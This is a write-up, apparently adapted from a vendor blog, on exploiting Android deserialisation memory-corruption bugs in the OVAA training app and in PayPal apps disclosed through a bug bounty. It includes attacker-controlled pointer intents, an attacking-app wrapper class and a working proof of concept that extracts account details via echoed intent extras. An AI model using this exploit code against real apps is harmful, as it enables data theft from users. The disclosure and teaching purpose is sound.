Exploiting memory corruption vulnerabilities on Android
Android apps that automatically deserialise attacker-supplied data in exported components could be tricked into creating arbitrary objects with attacker-controlled fields, leading to memory corruption and potential data theft. The authors demonstrated this against PayPal apps, where a crafted intent caused sensitive account details to be returned in the result.
 Published on blog.oversecured.com
In today’s blog, we’ll discuss memory corruption vulnerabilities in Android apps and how they can be exploited. At the end of the article, we’ll show how we found such a vulnerability in PayPal apps and what the result could be.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Memory corruption bugs occur when a program's memory is modified by an attacker in a way that was not intended by the original program. That modification can lead to serious security vulnerabilities, including leaking sensitive information or executing arbitrary code. Memory corruption is one of the most popular bug classes for Android apps, and several SDKs and mobile apps are still vulnerable to these bugs.
This article looks at two common attack vectors for exploiting memory corruption on Android, using the Oversecured Vulnerable Android App (OVAA) as the teaching target, and then shows how the same class of bug was found and exploited in PayPal's Android apps. The PayPal finding was reported through PayPal's Bug Bounty programme.
Setup
No accounts, roles or special tooling are described. The examples rely on:
- The OVAA app, which ships the vulnerable classes
MemoryCorruptionSerializable,MemoryCorruptionParcelableand a JSON model example. - An attacking app that you write yourself, into which you copy classes from the vulnerable app.
- Knowledge of Android IPC: exported components,
Intentextras,Parcelable,Serializableand JSON deserialisation.
The precondition for both vectors is the same: the vulnerable app must expose a component that automatically deserialises attacker-supplied data, either because it reads an extra (Intent.getStringExtra()) or because it merely checks for the existence of a key (Intent.hasExtra()).
Finding it
Attacker-controlled native pointers
The first pattern is a Serializable class that holds a native pointer in a long field and frees it in finalize(). In OVAA this is MemoryCorruptionSerializable:
public class MemoryCorruptionSerializable implements Serializable {
    static {
        System.loadLibrary("ovaa");
    }

    private static final long serialVersionUID = 0L;

    private long ptr;

    private native void freePtr(long ptr);

    protected void finalize() throws Throwable {
        If (ptr != 0) {
            freePtr(ptr);
            ptr = 0;
        }
    }
}
Because ptr is a plain field, it is serialised and deserialised along with the object. An attacker who can place an instance of this class into an intent controls the value of ptr, and when the object is finalised the app calls freePtr on an address of the attacker's choosing.
Insecure use of JSON parsers
The second pattern involves advanced JSON parsers that turn JSON text into arbitrary Java objects and vice versa: Google Gson, FasterXML, Jackson, Alibaba's Fastjson and others. A typical model and its use look like this:
public class UserModel {
    public String firstName;
    public String lastName;
    //...
}
String data = "{'firstName':'Foo', 'lastName':'Bar', ...}";
Gson gson = new GsonBuilder().create();
UserModel user = gson.fromJson(data, UserModel.class);
These parsers do not require the model to be Serializable, but they do create and initialise arbitrary classes. The vulnerability appears when an attacker can control both the class name and the JSON payload: the parser will then initialise arbitrary objects with arbitrary data. OVAA provides an example of such a vulnerable class in MemoryCorruptionParcelable.
Classes from the Android standard library, such as VirtualRefBasePtr, can be used to cause a memory corruption through this route.
Exploitation
Step 1: find an auto-deserialising component
For the native pointer vector, the steps are:
- Find an exported component that either automatically receives data from the intent (e.g.
Intent.getStringExtra()) or checks for the existence of a key (Intent.hasExtra()). As a result, all nested objects will be automatically deserialised. - Pass a
MemoryCorruptionSerializableobject in the intent and specify an arbitrary address forptr.
To do this, copy an existing class from the vulnerable app and paste it into the attacking app, removing any unnecessary methods such as finalize.
This leads to an attacker-controlled address being accessed in the vulnerable app. A successful exploit exists for a vulnerability in the OpenSSLX509Certificate standard library class.

Oversecured's mobile app scanner can be used to detect this vulnerability:
Step 2: the same steps through a JSON parser
For the JSON parser vector the reproduction steps are exactly the same as in the previous section: find a component that automatically deserialises the object, then pass a specially constructed MemoryCorruptionSerializable to it. Classes from the Android standard library, such as VirtualRefBasePtr, can be used to cause a memory corruption.

Oversecured's vulnerability scanner also detects such issues:
Step 3: the PayPal target

Several PayPal apps had the class com.paypal.android.p2pmobile.common.utils.ParcelableJsonWrapper with the following code:
The memory corruption attack turned out as follows:
Intent intent = new Intent();
intent.setData(Uri.parse("paypal://deeplink/"));
intent.putExtra("evil", new ParcelableJsonWrapper("com.[redacted].util.VirtualRefBasePtr", "{'mNativePtr':3735928551}"));
startActivity(intent);
The intent carries a ParcelableJsonWrapper whose class name is com.[redacted].util.VirtualRefBasePtr and whose JSON payload sets mNativePtr to 3735928551. The wrapper is what the receiving app will deserialise, and the class name and JSON inside it are fully attacker-controlled.
Step 4: rewrite the wrapper in the attacking app
The ParcelableJsonWrapper class in the attacking app was rewritten as follows:
package com.paypal.android.p2pmobile.common.utils;

import android.os.Parcel;
import android.os.Parcelable;

public class ParcelableJsonWrapper implements Parcelable {
    public static Parcelable.Creator<ParcelableJsonWrapper> CREATOR = new Parcelable.Creator<ParcelableJsonWrapper>() {
        public ParcelableJsonWrapper createFromParcel(Parcel parcel) {
            return new ParcelableJsonWrapper(parcel);
        }

        public ParcelableJsonWrapper[] newArray(int i) {
            return new ParcelableJsonWrapper[i];
        }
    };

    public int describeContents() {
        return 0;
    }

    private String className;
    private String jsonData;

    public ParcelableJsonWrapper(String className, String jsonData) {
        this.className = className;
        this.jsonData = jsonData;
    }

    private ParcelableJsonWrapper(Parcel parcel) {
        this.className = parcel.readString();
        this.jsonData = parcel.readString();
    }

    public void writeToParcel(Parcel parcel, int i) {
        parcel.writeString(this.className);
        parcel.writeString(this.jsonData);
    }
}
The class marshals the two attacker-chosen strings, the class name and the JSON, across the process boundary.

And we got a stack trace of the error:
Step 5: hijacking user data
Beyond the crash, the researchers managed to hijack user data through this error in an interesting way. JSON to Java parsers work in a similar way: they create the first instance of an object (in this case, the constructor with no arguments is called) only after the fields specified in JSON are assigned their values through reflection.
Two conditions must be fulfilled for a successful exploitation:
- Find an object that assigns sensitive data to the fields either in the constructor without arguments or during the declaration.
- Find an activity that returns the intent sent by the attacker or its extras via
setResult().
If an attacker can fulfil both conditions, the data assigned to the fields can be stolen.
For the first condition, the class com.paypal.android.foundation.presentation.state.AuthRememberedStateManager was found, with part of its declaration:
public class AuthRememberedStateManager {
    //...
    public BiometricUserState biometricUserState = new BiometricUserState();
    private KeepMeLoggedInConsentState keepMeLoggedInConsentState = new KeepMeLoggedInConsentState();
    private AccountState mAccountState = AccountState.getInstance(); // this initialization contains sensitive account info
    private CreatePinConsentState mCreatePinConsentState = new CreatePinConsentState();
    private DeviceConfirmationState mDeviceConfirmationState = new DeviceConfirmationState();
    private LoginSkipCounterState mLoginSkipCounterState = new LoginSkipCounterState();
    private TrustedPrimaryDeviceState mTrustedPrimaryDeviceState = new TrustedPrimaryDeviceState();
    private UserPreviewUserState mUserPreviewUserState = new UserPreviewUserState();
    private PinUserState pinUserState = new PinUserState();
    private RememberedDeviceState rememberedDeviceState = new RememberedDeviceState();
    private RememberedUserState rememberedUserState = new RememberedUserState();
The field initialiser for mAccountState calls AccountState.getInstance(), which contains sensitive account info. Because field initialisers run during construction, an object created by the parser with an empty JSON body still ends up holding that data.
For the second condition, the activity com.paypal.android.foundation.interapp.presentation.activity.SinglePaymentNativeCheckoutActivity was found. If no required params are provided, it puts getIntent().getExtras() into setResult() in its superclass com.paypal.android.foundation.presentation.activity.InterAppPaymentActivity:
public void onPostCancel(Bundle bundle) { // bundle == getIntent().getExtras()
    Intent intent = new Intent();
    if (bundle != null) {
        intent.putExtras(bundle);
    }
    setResult(0, intent);
    finish();
}

public void onPostSuccess(Bundle bundle) { // bundle == getIntent().getExtras()
    Intent intent = new Intent();
    if (bundle != null) {
        intent.putExtras(bundle);
    }
    setResult(-1, intent);
    finish();
}
Both callbacks echo the caller's extras back to the caller.
Proof of Concept:
public class MainActivity extends Activity {
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);

        Intent intent = new Intent("com.paypal.android.lib.authenticator.activity.v2.TouchActivity");
        intent.putExtra("evil", new ParcelableJsonWrapper("com.paypal.android.foundation.presentation.state.AuthRememberedStateManager","{}"));
        startActivityForResult(intent, 0);
    }

    protected void onActivityResult(int requestCode, int resultCode, Intent data) {
        super.onActivityResult(requestCode, resultCode, data);

        Log.d("evil", "Evil data: " + data.getParcelableExtra("evil").toString());
    }
}
As a result, JSON-wrapped user account details appeared in the logs.
Root cause
The mistake is letting attacker-controlled data decide what gets created and how. In the native pointer case, a Serializable class stores a native pointer in a non-transient field, so the pointer value travels with the serialised object and is later used by freePtr. In the JSON case, a Parcelable wrapper accepts both a class name and a JSON payload from the caller and hands them to a parser that instantiates arbitrary classes and assigns fields by reflection. The parser's behaviour of 